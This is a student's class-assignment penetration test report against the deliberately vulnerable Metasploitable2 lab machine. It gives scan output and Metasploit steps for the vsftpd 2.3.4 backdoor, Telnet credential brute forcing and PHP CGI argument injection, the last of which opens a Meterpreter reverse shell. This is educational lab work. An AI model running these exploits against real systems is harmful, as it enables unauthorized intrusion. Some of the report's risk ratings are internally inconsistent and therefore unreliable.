Sufia Akter

Metasploitable 2

Vulnerability Assessment And Penetration Testing EXECUTIVE REPORT

v1.0

for

Class Assignment

Document Information

Document Details	
Company:	Class Assignment (Learning Purpose)
Document Title:	Metasploitable2 - Vulnerability Assessment and Penetration Testing Executive Report
Version:	1.0
Due Date:	10 NOvember 2022
Author:	Sufia Akter
Pen-testers/Analyst :	1. Sufia Akter
Reviewed by:	Mashihoor Rahman
Approved by:	Mashihoor Rahman
Classification:	Open
Document Type:	Deliverable

Recipients		
Name	**Title**	**Department**
Mashihoor Rahman	Cyber Security Analyst	

Quality Assurance				
	Date	**Name**	**Title**	**Completed**
Final Approval	10/11/2022	Mashihoor Rahman	Cyber Security Analyst	10/11/2022

Document History			
Version	**Date**	**Name**	**Description**
1.0	10/11/2022	Metasploitable2 - Vulnerability Assessment and Penetration Testing Executive Report	Dummy Report

Table of Contents

Page NO

1 . Introduction

A penetration test is an authorized, local attempt to "hack" into a system, to identify exploitable weaknesses, and to reveal what systems and data are at risk. The tester may use several methods to gain entry to the target network, often initially breaking into one relatively low priority section and then leveraging it to attack more sensitive areas. An organization is probably already running (or wonders what penetration testing offers , that vulnerability scanning does not. It's simple: An Information Security Assessment tells only what an attacker can potentially do to an environment. A penetration test tells what an attacker can definitely do to an environment.

That's because penetration tests exploit identified vulnerabilities, just as an attacker would. Unlike vulnerability scans, penetration tests leave little doubt as to what an attacker can or cannot do. Penetration tests eliminate the guesswork involved in protecting a company's network by providing the information which is needed to effectively prioritize their vulnerabilities.

2 . Document Scope

The document hereby describes the proceedings and results of the information systems (IS) Vulnerability Assessment and Penetration Testing (VA-PT) conducted at Metasploitable box. The test was performed by myself and took place on 7 Nov 2022 to 8 Nov 2022 as part of a course assignment.

2.1 Scope of Test

The scope of the assessment included conducting black-box testing on the Metasploitable box , Metasploit helps identify the weakest point to exploit a target and prove that a vulnerability or security issue exists.

2.2 Limitation

The test was unlimited to hosts (IP addresses) provided by the Metasploit box . Due to the first attempt , several targets were not being exploited during the assignment, and thus, all open services were not exploited to gain access for the test.

2.3 Purpose of Test

The purpose of the Metasploit test is to **find vulnerabilities that need to be fixed in order to better protect the system**. Certain areas like network protocols, firewalls, and basic security issues will be exploited by this testing .
In this way we will learn how to find exploitations of a system.

3 . Project Details

3.1 Project Description

The following describes project details based on the assignment:

Name of Organization:	Metasploitable2
Target of Evaluation:	Find security issues, verify vulnerability mitigations & manage security assessments .
Project Duration:	15(fifteen) working days
Sources:	open source
Tests Performed:	Phase 1: Information gathering Phase 2: Vulnerability Assessment Phase 3: Vulnerability Identification and Analysis Phase 4: Exploitation Phase 5: Reporting
Tools Used:	Nmap Nessus Metasploit Metasploit Framework
Type of Tests:	Black-box Security Tests
Deliverables:	Executive Summary & Report

4 . Executive Summary

4.1 Summary

Course Instructor has assigned the task of carrying out vulnerability assessment and penetration testing (VAPT) of the Metasploitable2 for finding at least 3+ vulnerability located on box .This is a task for make dummy pentest report for metasploit with the purpose of learning and practicing and how to exploit a system or find vulnerability and how to make a pentest report .
The assessment was performed from 7 Nov 2022 to 8 Nov 2022 . The detailed report about each task and my findings are described below.

4.2 Scope of Work

The scope of this security assessment and penetration test was limited to any system rather than Metasploitable2 box.

This security assessment covers the remote penetration testing of Metasploit servers hosted on 10.0.2.4 adresse . The assessment was carried out from a black box perspective, with the only supplied vulnerabilities for the box .

4.3 Project Objectives

This security assessment is carried out to gain knowledge ,how to exploit and gain access to a system and also how to create a pentest report . So our course instructor strictly forbade us to take any action with the unauthorized system but Metasploitable2 box , which is a vulnerable machine to practice and learn how to exploit and find vulnerabilities .

4.4 Assumption

While writing the report, I assume that both IP addresses are considered to be Private IP addresses, NDA and rules of engagement has been signed and based on the information gathering .

The system name is Metasploitable2 .

4.5 Timeline (Project Schedule)

The timeline (project schedule) of the test as follows:

Penetration Test	Start Date/Time	End Date/Time
Initial Testing (Phase 1)	7/11/2022	7/11/2022
Final Testing (Phase 2)	8/11/2022	8/11/2022
Risk Analysis & Mitigation	8/11/2022	8/11/2022
Reporting	8/11/2022	8/11/2022

Table 1: Timeline (Project Schedule)

Penetration Test	Project Timeline (ETC = 15 Days)
Initial Testing (Phase 1)	
Final Testing (Phase 2)	
Risk Analysis & Mitigation	
Reporting	

Table 2: Illustrative Timeline

4.6 Summary of Findings

Severity	Count	Percentage
Critical	11	05.98%
High	7	3.80%
Medium	26	14.13%
Low	5	2.72%
info	135	73.37%
Total	**184**	**100.00%**

Table 3: Vulnerability Summary (Source: Nessus Vulnerability Assessment for Metasploit)




Figure 2: Vulnerability Summary

Nessus scan on the system shows some valuable details of the Metasploit. The version, the database it uses, and the sensitive port that is already open.

I have used FTP, Telnet,HTTP , and MySql open and unfiltered ports to get into the server. SQL injection has been done for the purpose to get the database names, tables, and elements inside the tables.

4.7 Summary of Recommendations

Several critical vulnerabilities have been found within nessus basic scan for Metasploitable box.

As i only exploit 4 service so according those services the recommendations are stated in below :

Filter Remote Desktop (RDP) access through VPN access or any form of Network Access Control (NAC) to avoid credential brute force attacks and prevent

unauthorized access.

Upgrade any unsupported operating systems currently in use in a production environment (e.g. data center).

Disable Telnet. Secure Shell (SSH) should be used as a cryptographically secure alternative to Telnet. **Upgrade** Secure Shell (SSH) the latest version.

Configure network devices using strong passwords (e.g. enforce passwords policies, procedures, and standards).

Implement SSL in securing critical web-based applications.

Implement IPSec in securing critical host-to-host communications (e.g. IPSec Transport mode or Tunnel mode with Authentication Header).


Restrict the use of Peer-to-Peer (P2P) applications on the internal/private networks to reduce risks to common threats and attacks.

Conduct vulnerability assessment at least twice a year and penetration testing at least
once a year or if there is a major change in the information assets.

Develop and implement a training path for the current IT staff.

5 . Methodology

Vulnerability Assessment and Penetration Testing Methodology Simplified:



5.1 Planning

During planning, we gather information from the Metasploit box design to learn about targets. Then, we determined the running Open services and its versions.

5.2 Exploitation

Utilizing the information gathered in Planning we start to find the vulnerability for each service that we discovered after trying to exploit it.

5.3 Reporting

Based on the results from the first two steps, we start analyzing the results. Our risk rating is based on this calculation:

Risk = Threat x Vulnerability x Impact

Threat		Low				Medium				High				Critical			
Vulnerability		L	M	H	C	L	M	H	C	L	M	H	C	L	M	H	C
Impact	Low	1	2	3	4	1	4	6	8	3	6	9	12	4	8	12	16
	Medium	2	4	6	8	4	8	12	16	6	12	18	24	8	18	24	32
	High	3	6	9	12	6	12	18	24	9	18	**27***	36	12	24	36	48
	Critical	4	8	12	16	8	16	24	32	12	24	36	48	16	32	48	64

Table 6: Risk Analysis [1]

* Based on our analysis, risks that fall under this category will be considered as High.

L	Low	1 - 16
M	Medium	17 - 32
H	High	33 - 48
C	Critical	49 - 64

Table 7: Risk Rating Calculation [1]

After calculating the risk rating, we start writing the report on each risk and how to mitigate it.

5.3.1 Risk Analysis

Severity	Count	Percentage
Critical	11	05.98%
High	7	3.80%
Medium	26	14.13%
Low	5	2.72%
info	135	73.37%
Total	**184**	**100.00%**

6 . Detailed Findings


6.1 Detailed Systems Information

```
Nmap scan report for 10.0.2.4
Host is up (0.00085s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (prot
ocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WO
RKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WO
RKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:56:17:C9 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasplo
itable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect resul
```

6.2 Metasploitable - virtualized Linux-based Operating System 10.0.2.4

As this is a vulnerable System,so for Mine learning purposes, I exploit 4 open services modules . Each time i followed a generic path to exploit Metasploit box , which is given below:



Flowchart : for generic path used to exploit using Metasploit.

Exploitaion 1: *vsftpd 2.3.4 vulnerability*

Threat Level : High
Vulnerability : Critical
Analysis: An FTP server is listening on the remote port .This module exploits a malicious backdoor. By Telneting to 10.0.2.4:21, we were able to see telnet service version number 5.00
Impact: High
Risk Rating: Excellent
Recommandation : CVE-2011-2523→ Backdoor in **vsftpd** version **2.3.4** allows remote attackers to open shell to obtain root level access ,so we should update this

version from time to time also closes the FTP server.

Exploitation Technique:

- Network Discover → nbtscan -r 10.0.2.0/24
- Nmap scan for metasploit → nmap -sV 10.0.2.4
- Check vulnerability for port 21/tcp → nmap -p 21 –script vuln 10.0.2.4


```
┌──(root💀kali)-[/home/swafia]
└─# nmap -p 21 --script vuln 10.0.2.4
Starting Nmap 7.91 ( https://nmap.org ) at 2022-11-09 07:14 EST
Nmap scan report for 10.0.2.4
Host is up (0.080s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://www.securityfocus.com/bid/48539
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/
exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_      http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-downloa
d-backdoored.html
```

screenshot1 : check 21 ports whether it's vulnerable or not .

Nmap scanning shows that port "**21/tcp**" is open and it supports FTP protocol which version is **vsftpd 2.3.4** which is an extremely vulnerable version of FTP.

- search vsftpd module with msfconsole → search vsftpd
- Load vsftpd module → use 0
- To see the list of required settings → show options
- set Targeted host IP → set RHOST 10.0.2.4
- To gain access → exploit
- To see the file list after exploit → ls -la




screenshot 2 : Exploitation proof of vsftpd vulnerable module .

Exploitaion 2: Unsecure service (Telnet vulnerability) is running

Threat Level : Critical
Vulnerability : none
Analysis: Telnet provides access to the server for remote administration as an example. Unfortunately telnet traffic is not encrypted. Suspicious users i.e. attacker with and easy accessible sniffer can sniff the traffic, which may include sensitive data and/or administrator credentials. By Telneting to 10.0.2.4:23, we were able to see telnet service version number 5.00
Impact: High
Risk Rating: Low
Recommandation: Disable Telnet Service if it is not used for work.
Exploitation Technique:

- Network Discover → nbtscan -r 10.0.2.0/24
- Nmap scan for metasploit → nmap -sV 10.0.2.4
- Check vulnerability for port 23→ nmap -p 23 –script vuln 10.0.2.4
  No reply means there is no vulnerability. That's why I've looked for another way to exploit this version. So I took a brute force attack to exploit it . I used msfconsole to find out login credential , so further command was ,


```
msfconsole
search telnet_login
use auxiliary/scanner/telnet/telnetl_login
show options
set RHOST 10.0.2.4
set USER_FILE  /home/swafia/Documents/loginid.txt
set PASS_FILE  /home/swafia/Documents/loginid.txt
set STOP_ON_SUCCESS true
exploit
```



screenshot 1: brute force attach to gain login credential at telnet 23/tcp port

Then i go with another terminal to access linux-telnetd service with the login and password as msfadmin / msfadmin

- command for Access metasploit from kali → telnet 10.0.2.4 23
- I was able to see the metasploit box ip from my kali machine → ifconfig



screenshot 2 : Metasploit box hack from kali via telnet 23/tcp port

Exploitaion 3 : Apache httpd 2.2.8 open service

Threat Level : High
Vulnerability : Medium
Analysis: A Webdev detection. The remote server is running with WebDev enabled.Webdev is an industry standard extension to the HTTP.
Impact: High
Risk Rating: None
Recommandation: http://support.microsoft.com/default.aspx?kbid=241520
Exploitation Technique:

- Network Discover → nbtscan -r 10.0.2.0/24
- Nmap scan for metasploit → nmap -sV 10.0.2.4
- Check vulnerability for port 80→ nmap -p 80 –script vuln 10.0.2.4

```
┌──(root💀kali)-[/home/swafia]
└─# nmap -p 80  --script vuln 10.0.2.4                                    1 ⚙
Starting Nmap 7.91 ( https://nmap.org ) at 2022-11-09 07:41 EST
Nmap scan report for 10.0.2.4
Host is up (0.00096s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.0.2.4
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://10.0.2.4:80/dvwa/
|     Form id:
|     Form action: login.php
|
|     Path: http://10.0.2.4:80/dvwa/login.php
|     Form id:
|     Form action: login.php
|
|     Path: http://10.0.2.4:80/mutillidae/index.php?page=register.php
```

Screenshot 1 : nmap script for port 80 vulnerabilities.

There were so many vulnerability , so further command was ,

msfconsole
search http scanner
use auxiliary/scanner/http/http_version
show options
set RHOST 10.0.2.4
set USER_FILE /home/swafia/Documents/loginid.txt
run

```
msf6 auxiliary(scanner/http/http_version) > set rhosts 10.0.2.4
rhosts => 10.0.2.4
msf6 auxiliary(scanner/http/http_version) > run

[+] 10.0.2.4:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5
.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) >
```

screenshot 2: got apache version

As I got apache version then i go with another terminal to find php version ,so i run this command

searchsploit apache 2.2.8 |grep php

```
┌──(swafia㉿kali)-[~]
└─$ searchsploit apache 2.2.8 |grep php
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Re | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Cod | php/remote/29316.py
```

screenshot 3: Got php version

- searched available module for php 5.4.2 in module terminal→ search php 5.4.2
- I used cgi atg injection module → use exploit/multi/http/php_cgi_arg_injection
- To see the required settings → show options

```
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2

Matching Modules
================

   #  Name                                                 Disclosure Date
   Rank       Check  Description
   -  ----                                                 ---------------
   ----       -----  -----------
   0  exploit/multi/http/op5_license                       2012-01-05
   excellent  Yes    OP5 license.php Remote Command Execution
   1  exploit/multi/http/php_cgi_arg_injection             2012-05-03
   excellent  Yes    PHP CGI Argument Injection
   2  exploit/windows/http/php_apache_request_headers_bof  2012-05-08
   normal     No     PHP apache_request_headers Function Buffer Overflow


Interact with a module by name or index. For example info 2, use 2 or use e
xploit/windows/http/php_apache_request_headers_bof

msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
```

- settings for target host IP → set RHOST 10.0.2.4
- exploitation → exploit
- To see apache system information → sysinfo

```
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (39282 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.4:38522) at 2022
-11-09 08:34:55 -0500

meterpreter > sysinfo
Computer     : metasploitable
OS           : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58
:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data (33)
meterpreter > pwd
/var/www
meterpreter >
```

Screenshot 5 : Gain access apache server for php 5.4.2 version

